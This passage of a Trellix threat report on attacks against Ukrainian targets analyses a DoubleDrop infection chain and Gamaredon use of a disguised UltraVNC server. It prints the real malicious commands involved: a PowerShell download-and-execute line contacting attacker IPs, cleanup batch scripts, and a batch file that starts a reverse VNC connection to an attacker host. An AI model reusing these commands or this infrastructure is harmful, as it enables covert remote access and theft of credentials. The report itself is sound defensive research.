


Figure 16. Attack Flow Overview DoubleDrop

The LNK file contains a PowerShell reference command to be executed, which executes a base64 encoded command in a hidden window. The decoded command is given below.

```
New-Object
(System.New.WebClient).DownloadFile("http://78.40.219.]13:8888/file",
"$env:temp\helper.exe");
Start-Process -FilePath "$env:temp\helper.exe" -ArgumentList "–host 46.229.215.108 –port
4433" -WindowStyle Hidden;
rm $pwd\*.lnk;
```

The newly created web client is used to download the "helper.exe" file in the temporary file's directory, from the given URL. Note that the added bracket is not present in the original script but is used to defang the URL in this article. The newly downloaded executable is then executed as a new process with a hidden window, together with four arguments which specify the host and port to be used. At last, the LNK file, which originally started this execution chain, is deleted.

Investigating one of the endpoints, we observe the following path:

*C:\Users*********\AppData\Local\Temp\helper.exe\" –host 46.229.215.108 –port 4433*

The "helper.exe" binary is written in the GO language. Several anti-analysis tricks, such as obfuscating strings and garbage code, have been applied to make the analysis of this binary more challenging.

From the log files we observed that the ‘helper.exe’ is querying the system information from the registry and sends that onwards to the C2 server. Also, information from the Internet Browser like cookies, form history, passwords and more are gathered and forwarded. From the traffic analysis we can observe that the C2 server was hosting a special ‘data’ folder for it:

Post “https://46.229.215.]108:4433/data”: write tcp X.X.X.X:49202->46.229.215.108:4433: wsasend

At the same time a batch script is installed and after initial information is gathered, it will delete the helper.exe and the batch script:

chcp 65001~~TaskKill /F /IM 3796~~Timeout /T 2 /Nobreak~~Del /a \”C:\Users********\AppData\Local\Temp\helper.exe\

cmd.exe \”/C C:\Users***\AppData\Local\Temp/1.bat & Del 1.bat\

Overall, we observed a well setup operation, many parts attempting as much as possible to circumvent detection to gather information that can be used to compromise the victim and get further access to the network.

Gamaredon activity

Trellix Threat Labs detected the presence of an UltraVNC Remote Admin tool on one of our Ukrainian customers. Remote admin tools are often used to bypass security controls. The executable was discovered in the following path:

C:\Users\\AppData\Roaming\wuauclt.exe – cedbbbc4deb6569c23aa20ac64ad1c2b2bef6f7b3405cef861f26a0b44d836d9

Pivoting from our initial data, we discovered, we found the parent SFX archive file.




Figure 17. Attack Flow Overview

The self-extracting archive has the following commands:

```
;!@Install@!UTF-8!
RunProgram="hidcon:14991.cmd"
InstallPath="%APPDATA%"
GUIMode="2"
SelfDelete="1"
;!@InstallEnd@!
```

Figure 18. SFX Config Options

This will essentially extract the files in the archive to %APPDATA% folder and then execute the 14991.cmd batch file.

The contents of the 14991.cmd batch file is as follows:

```
@echo off
setlocal enabledelayedexpansion
set nDKBpKqUn=%RANDOM%
set shOIqHuxZ=wuauclt
set CMFoNUBKr=torrent-vnc.ddns.net
set OIUFfgNeg=connect
set yHkdGQYSX=5612
copy /y "%CD%\31850.ini" "%CD%\%shOIqHuxZ%.exe"
taskkill /f /im %shOIqHuxZ%.exe
start "" "%CD%\%shOIqHuxZ%.exe"
ping 127.0.0.1
start "" "%CD%\%shOIqHuxZ%.exe" -autore%OIUFfgNeg% -id:%nDKBpKqUn% -%OIUFfgNeg% %CMFoNUBKr%:%yHkdGQYSX%
ping 127.0.0.1
del /f /q "%CD%\*.*"
exit
```

Figure 19. Contents of the 14991.cmd file

This will essentially copy 31850.ini to wuauclt.exe and start wuauctl.exe with the following command line:

"%CD%\wuauclt.exe" -autoreconnect -id:%RANDOM% -connect torrent-vnc.ddns[.]net:5612

The advantage of each of these command line options is as follows:

- wuauclt.exe – UltraVNC server disguised as windows update auto update client of Microsoft
- autoreconnect - Attempt to reconnect to the listening viewer if the connection drops
- connect – Reverse-connect to the repeater host on specific host and port, this is used to bypass any firewall restrictions since the connection is initiated by the victim
- id – serves as a unique UltraVNC server identifier to the repeater, the advantage of this repeater setup is primarily two-fold:
    - It allows for connections to multiple servers; this gives attacker the ability to use the same payload for all victims and attacker can also simply change this repeater C2 host if they want to reuse payload in a future campaign
    - The Repeater host acts as a proxy for the server and the viewer; this gives attacker the ability to mask the real host on which he is running the UltraVNC viewer

UltraVNC.ini is the UltraVNC configuration file that will be consumed by UltraVNC server. The files rc4.key, MSRC4Plugin_for_sc.dsm are also consumed by the UltraVNC server program to encrypt the UltraVNC network traffic.

A call to action

Trellix has historically had a significant customer base in Ukraine and when the cyberattacks targeting the country intensified, we coordinated closely with government and industry partners to provide greater visibility into the evolving threat landscape. We have been eager to support the region against malicious cyber activity and have been able to go

beyond sharing knowledge to also provide a wide range of security appliances at no cost in the affected region (our special thanks go out to our partners at Mandiant in getting some of the appliances deployed at those organizations who needed protection the most).